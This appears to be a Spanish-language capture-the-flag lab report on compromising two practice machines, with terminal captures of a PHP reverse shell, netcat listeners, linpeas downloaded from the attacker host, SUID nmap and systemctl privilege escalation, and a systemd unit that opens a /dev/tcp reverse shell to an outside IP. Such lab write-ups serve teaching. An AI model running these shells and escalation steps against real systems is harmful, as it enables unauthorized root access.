

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-ha1, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1/sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
c3fcd3d76192e4007dfb496c6a67e13b	md5	abcdefghijklmnopqrstuvwxyz

Color Codes: ■ Exact match, ■ Partial match, ■ Not found.

[Download CrackStation's Wordlist](#)

Con ayuda de la herramienta revshells.com, se genera un reverse Shell y se instala en la página de error de php 404.



***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- Dark Corp & University

La siguiente acción es ponerse en modo escucha y conectarse a la máquina con las credenciales de robot.

```
root@kali: ~/MrRobot/Otros/Diccionario
File Actions Edit View Help
root@kali)~[/MrRobot/Otros/Diccionario]
$ rlwrap nc -lvp 4455
Listening on [any] 4455 ...
connect to [10.65.120.229] from (UNKNOWN) [10.65.120.21] 43340
Linux ip-10-65-182-21 5.15.0-139-generic #149-20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC
2025 x86_64 x86_64 x86_64 GNU/Linux
21:44:21 up 4:41, 0 users, load average: 0.00, 0.06, 0.24
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
sh: 0: can't access tty; job control turned off
$ script /dev/null -c bash
Script started, file is /dev/null
daemon@ip-10-65-182-21:/$ clear
clear
TERM environment variable not set.
daemon@ip-10-65-182-21:/$ ssh robot@10.65.182.21
ssh robot@10.65.182.21
Could not create directory '/usr/sbin/.ssh'.
The authenticity of host '10.65.182.21 (10.65.182.21)' can't be established.
ECDSA key fingerprint is SHA256:CQKZLDFfoEko1ZU2D0tnAdEi0vyWx6B74dVoDHabtXI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
yes
Failed to add the host to the list of known hosts (/usr/sbin/.ssh/known_hosts).
robot@10.65.182.21's password:

Permission denied, please try again.
robot@10.65.182.21's password: abcdefghijklmnopqrstuvwxyz

Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

Con las credenciales, se puede acceder al archivo txt encontrado.

```
root@kali: ~/MrRobot/Otros/Diccionario
File Actions Edit View Help
ED25519 key fingerprint is SHA256:okIvZB47B7TBQGNkzgWvDwOdMaX5DZuqXEYtWbdiko.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.65.182.21' (ED25519) to the list of known hosts.
robot@10.65.182.21's password:
Permission denied, please try again.
robot@10.65.182.21's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet
connection or proxy settings

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sun Nov 23 21:50:47 2025 from 10.65.182.21
$ ls
key-2-of-3.txt password.raw-md5
$ cat key-2-of3.txt
cat: key-2-of3.txt: No such file or directory
$ cat key2-of-3.txt
cat: key2-of-3.txt: No such file or directory
$ cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
$
```

Contenido del archivo Key 2 of 3:

822c73956184f694993bede3eb39f959

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- Dark Corp & University

4. Escalación de privilegios si/no

Método de escalada a través de Linpeas

Se descarga y se ejecuta Linpeas en el sistema objetivo.

```
root@kali: ~/MrRobot/Otros/Diccionario
File Actions Edit View Help

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Nov 13 23:50:42 2015
$ whoami
robot
$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
robot@ip-10-65-182-21:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@ip-10-65-182-21:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@ip-10-65-182-21:~$ cd /dev/shm/
cd /dev/shm/
robot@ip-10-65-182-21:/dev/shm$ wget http://10.65.120.229:8081/linpeas.sh
wget http://10.65.120.229:8081/linpeas.sh
--2025-11-23 22:35:49-- http://10.65.120.229:8081/linpeas.sh
Connecting to 10.65.120.229:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 971926 (949K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[====>] 949.15K  --.-KB/s  in 0.01s

2025-11-23 22:35:49 (63.9 MB/s) - 'linpeas.sh' saved [971926/971926]

robot@ip-10-65-182-21:/dev/shm$ chmod +x linpeas.sh
chmod +x linpeas.sh
robot@ip-10-65-182-21:/dev/shm$ ./linpeas.sh
./linpeas.sh
```

Al ejecutarse Linpeas, se encuentra la siguiente ruta de escalada de privilegios:
/usr/local/bin/nmap

```
root@kali: ~/MrRobot/Otros/Diccionario
File Actions Edit View Help

Files with Interesting Permissions

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
d-suid
Trace Not Found
-rwsr-xr-x 1 root root 39K Apr 9 2024 /bin/umount -> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 55K Apr 9 2024 /bin/mount -> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 67K Apr 9 2024 /bin/su -> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3.to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 67K Feb 6 2024 /usr/bin/passwd -> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3.to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 44K Feb 6 2024 /usr/bin/newgrp -> HP-UX_10.20
-rwsr-xr-x 1 root root 52K Feb 6 2024 /usr/bin/chsh -> SuSE_9.3/10
-rwsr-xr-x 1 root root 84K Feb 6 2024 /usr/bin/chfn -> SuSE_9.3/10
-rwsr-xr-x 1 root root 87K Feb 6 2024 /usr/bin/gpasswd -> SuSE_9.3/10
-rwsr-xr-x 1 root root 163K Apr 4 2023 /usr/bin/sudo -> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 31K Feb 21 2022 /usr/bin/pkexec -> Linux4.10.to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)/Generic_CVE-2021-4034
-rwsr-xr-x 1 root root 17K Jun 2 18:23 /usr/local/bin/nmap
-rwsr-xr-x 1 root root 467K Apr 11 2025 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 15K Jul 8 2019 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 23K Feb 21 2022 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 9.4K Nov 13 2015 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrap
-rwsr-xr-x 1 root root 14K Nov 13 2015 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrap
-rwsr-xr-x 1 root messagebus 51K Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper

SGID
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
-rwxr-sr-x 3 root mail 15K Sep 3 2018 /usr/bin/mail-touchlock
-rwxr-sr-x 3 root mail 15K Sep 3 2018 /usr/bin/mail-unlock
-rwxr-sr-x 3 root mail 15K Sep 3 2018 /usr/bin/mail-lock
```

El bin es buscado en la página siguiente:

<https://gtfobins.github.io/gtfobins/nmap/>

Dando el siguiente comando:

nmap -interactive

Se descarga y se ejecuta Linpeas en el sistema objetivo.

```
10.65.131.71:3333/inter x - Index of /internal/... Release Release ref: x Directory listing for / x +
root@kali: ~/University/nmap
File Actions Edit View Help
Kali Linux Kali Tools
Do you want to install it? (N/Y/n)
Directory listing of /
root@kali:~/University/nmap
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1800
link/ether 0e:23:ba:4d:3b:27 brd ff:ff:ff:ff:ff:ff
inet 10.65.64.146/18 brd 10.65.127.255 scope global dynamic eth0
valid_lft 2275sec preferred_lft 2275sec
inet6 fe80::c21:ba4d:3b27:2727/64 scope link
valid_lft forever preferred_lft forever
root@kali:~/University/nmap
nc -lvp 8080
listening on [any] 8080 ...
connect to [10.65.64.146] from (UNKNOWN) [10.65.131.71] 57992
Linux ip-10-65-131-71 5.15.8-139-generic #149-20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
20:16:42 up 1:48, 0 users, load average: 0.12, 0.04, 0.01
USER TTY FROM LOGINID IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty: job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@ip-10-65-131-71:~/dev/shm$ cd dev/shm
cd dev/shm
www-data@ip-10-65-131-71:~/dev/shm$ wget http://10.65.64.146:3344/linpeas.sh
```

Linpeas detecta /bin/systemctl con acceso SUID

```
root@kali: ~/University/nmap
File Actions Edit View Help

Files with Interesting Permissions

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
d-suid
Trace Not Found
-rwsr-xr-x 1 root root 41K Feb 6 2024 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 84K Feb 6 2024 /usr/bin/chfn -> SuSE_9.3/10
-rwsr-xr-x 1 root root 45K Feb 6 2024 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 163K Apr 4 2023 /usr/bin/sudo -> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 52K Feb 6 2024 /usr/bin/chsh
-rwsr-xr-x 1 root root 67K Feb 6 2024 /usr/bin/passwd -> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3.to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 31K Feb 21 2022 /usr/bin/pkexec -> Linux4.10.to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)/Generic_CVE-2021-4034
-rwsr-xr-x 1 root root 44K Feb 6 2024 /usr/bin/newgrp -> HP-UX_10.20
-rwsr-xr-x 1 root root 87K Feb 6 2024 /usr/bin/gpasswd -> HP-UX_10.20
-rwsr-xr-x 1 daemon daemon 55K Nov 12 2018 /usr/bin/at -> RTTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 156K Jan 15 2025 /usr/lib/snapd/snap-confine -> Ubuntu_snapd-2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)
-rwsr-xr-x 1 root root 23K Feb 21 2022 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 467K Apr 11 2025 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 15K Jul 8 2019 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root messagebus 51K Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 847K Feb 3 2022 /usr/lib/x86_64-linux-gnu/ldc-ldc-user-nic
-rwsr-xr-x 1 root root 67K Apr 9 2024 /bin/su
-rwsr-xr-x 1 root root 55K Apr 9 2024 /bin/mount -> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 39K Apr 9 2024 /bin/umount -> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 974K Jun 17 2024 /bin/systemctl
-rwsr-xr-x 1 root root 39K Mar 7 2020 /bin/fusermount
-rwsr-xr-x 1 root root 177K Apr 5 2025 /snap/snapd/24505/usr/lib/snapd/snap-confine
```

Se comprueba con la función:

find / -perm -4000 -type f 2>/dev/null

```
root@kali: ~/University/nmap
File Actions Edit View Help

find / -perm -4000 -type f 2>/dev/null
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/ldc-ldc-user-nic
/bin/su
/bin/mount
/bin/umount
/bin/systemctl
/bin/fusermount
/snap/snapd/24505/usr/lib/snapd/snap-confine
/snap/core20/2582/usr/bin/chfn
/snap/core20/2582/usr/bin/chsh
/snap/core20/2582/usr/bin/gpasswd
/snap/core20/2582/usr/bin/mount
/snap/core20/2582/usr/bin/newgrp
/snap/core20/2582/usr/bin/passwd
/snap/core20/2582/usr/bin/su
/snap/core20/2582/usr/bin/sudo
/snap/core20/2582/usr/bin/umount
/snap/core20/2582/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2582/usr/lib/openssh/ssh-keysign
/sbin/mount.cifs
www-data@ip-10-65-131-71:~/dev/shm$
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- Dark Corp & University

.. / nmap

☆ Star 12,325

Shell Non-interactive reverse shell Non-interactive bind shell File upload File download File write File read SUDO Sudo Limited SUID

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
nmap --script-$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
```

Finalmente, se ejecuta el comando y se obtiene acceso root.

```
root@kali: ~/MrRobot/Otros/Diccionario
File Actions Edit View Help

Checking all env variables in /proc/*/environ removing duplicates and filter
ing out useless env vars
./bin/dd
./bin/grep
HOME=/home/robot
LANG=en_US.UTF-8
././linpeas.sh
LISTEN_FDNAMES=dbus.socket
LISTEN_FDS=1
LOGNAME=robot
MANAGERPID=7264
MOTD_SHOWN=pam
NOTIFY_SOCKET=/run/systemd/notify
OLDPWD=/home/robot
PWD=/dev/shm
PWD=/home/robot
SHELL=/bin/sh
SHLVL=1
SSH_CLIENT=10.65.182.21 46552 22
SSH_CONNECTION=10.65.182.21 46552 10.65.182.21 22
SSH_TTY=/dev/pts/1
USER=robot
./usr/bin/xxd
XDG_RUNTIME_DIR=/run/user/1002

API Keys Regex

Regexes to search for API keys aren't activated, use param '-r'

robot@ip-10-65-182-21:/dev/shm$ nmap --interactive
nmap --interactive
Starting Nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> whoami
root
nmap> !
```

Se encuentra la siguiente llave Key 3 of 3:

04787ddef27c3dee1ee161b21670b4e4

```
root@kali: ~/MrRobot/Otros/Diccionario
File Actions Edit View Help

robot@ip-10-65-182-21:/dev/shm$ nmap --interactive
nmap --interactive
Starting Nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> whoami
root
nmap> script /dev/null -c bash
Script started, file is /dev/null
robot@ip-10-65-182-21:/dev/shm# ls
ls
linpeas.sh
robot@ip-10-65-182-21:/dev/shm# cd root
cd root
bash: cd: root: No such file or directory
robot@ip-10-65-182-21:/dev/shm# cd ..
cd ..
robot@ip-10-65-182-21:/dev# cd ..
cd ..
robot@ip-10-65-182-21:/# cd ..
cd ..
robot@ip-10-65-182-21:/# ls
ls
bin home lib32 mnt run tmp vmlinuz.old
boot initrd.img lib64 opt sbin usr
dev initrd.img.old lost-found proc srv var
etc lib media root sys vmlinuz
robot@ip-10-65-182-21:/# cd root
cd root
robot@ip-10-65-182-21:/root# ls
ls
Firstboot_done key-3-of-3.txt
robot@ip-10-65-182-21:/root# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
robot@ip-10-65-182-21:/root#
```

La vulnerabilidad, permite que al ejecutar un servicio se acceda a modo administrador.

Por tal motivo, se prepara un archivo root.service con el contenido siguiente:

```
#root.service [Unit] Description=root [Service]
Type=simple User=root ExecStart=/bin/bash -c "bash -i
>& /dev/tcp/10.13.97.46/4455 0>&1" [Install]
WantedBy=multi-user.target
```

Se descarga en la máquina objetivo con wget.

```
root@kali: ~/university/nmap
File Actions Edit View Help

/bin/umount
/bin/systemctl
/bin/fusermount
/snap/snapd/24505/usr/lib/snapd/snap-confine
/snap/core20/2582/usr/bin/chfn
/snap/core20/2582/usr/bin/chsh
/snap/core20/2582/usr/bin/gpasswd
/snap/core20/2582/usr/bin/mount
/snap/core20/2582/usr/bin/newgrp
/snap/core20/2582/usr/bin/passwd
/snap/core20/2582/usr/bin/su
/snap/core20/2582/usr/bin/sudo
/snap/core20/2582/usr/bin/umount
/snap/core20/2582/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2582/usr/lib/openssh/ssh-keysign
/sbin/mount.cifs

www-data@ip-10-65-131-71:/dev/shm$ wget http://10.65.64.146:3344/root.service
wget http://10.65.64.146:3344/root.service
--2025-11-23 20:48:19-- http://10.65.64.146:3344/root.service
Connecting to 10.65.64.146:3344... connected.
HTTP request sent, awaiting response... 200 OK
Length: 162 [application/octet-stream]
Saving to: 'root.service'

root.service 100%[=====>] 162 --.-KB/s in 0s

2025-11-23 20:48:19 (40.9 MB/s) - 'root.service' saved [162/162]

www-data@ip-10-65-131-71:/dev/shm$ systemctl enable /dev/shm/root.service
systemctl enable /dev/shm/root.service
Created symlink /etc/systemd/system/multi-user.target.wants/root.service -> /dev/shm/root.service.
Created symlink /etc/systemd/system/root.service -> /dev/shm/root.service.
www-data@ip-10-65-131-71:/dev/shm$ systemctl start root
systemctl start root
www-data@ip-10-65-131-71:/dev/shm$
```

La máquina Kali se pone en modo esucha, después se ejecutan los comandos para activar el servicio y ponerlo a correr.

#habilitar un sevicio systemctl enable /dev/shm/root.service

#ejecutarlo systemctl start root

Con esto se obtiene el acceso root.

```
root@kali: ~
File Actions Edit View Help

-rw-rw-rw- 1 root root 4455
listening on [any] 4455 ...
connect to [10.65.64.146] from (UNKNOWN) [10.65.131.71] 56608
bash: cannot set terminal process group (45473): Inappropriate ioctl for device
bash: no job control in this shell
root@ip-10-65-131-71:/# whoami
whoami
root
root@ip-10-65-131-71:/# ls
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost-found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
root@ip-10-65-131-71:/# cd root
cd root
root@ip-10-65-131-71:/# ls
ls
root.txt
snap
root@ip-10-65-131-71:/# cat root.txt
cat root.txt
a58ff8579f0a9270368d33a9966c7fd5
root@ip-10-65-131-71:/#
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- Dark Corp & University

5. Borrado de información

No se realizó borrado de información

6. Banderas

Banderas Dark Corp

Bandera1	073403c8a58a1f80d943455fb30724b9
Bandera2	822c73956184f694993bede3eb39f959
Bandera3	04787ddef27c3dee1ee161b21670b4e4

Banderas University

Bandera1	bd7992fbe8a6ad22a63361004cfcedb
Bandera2	a58ff8579f0a9270368d33a9966c7fd5

7. Herramientas usadas

Nmap	Mapeo de puertos
Dirbuster	Busqueda de subsitios
ReverseShells	Generación rápida de reverse shells
Hydra	Herramienta de fuerza bruta para Login/password
GTGOBINS	Búsqueda de comandos para escalada root
Crackstation	búsqueda de Hashes a passwords.
Linpeas	Escalación de Privilegios

8. EXTRA Opcional

Sin extras.

9. Conclusiones y Recomendaciones

- 1) Es imprescindible que la configuración sea correcta para no permitir acceso a los SUID de manera permanente.
- 2) Las condiciones de WordPress son altamente vulnerables al dar retroalimentación sobre el si el usuario o la contraseña son correctos o no.
- 3) La carga de archivos en entornos no seguros, puede ser altamente explotado con código malicioso.

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM- Dark Corp & University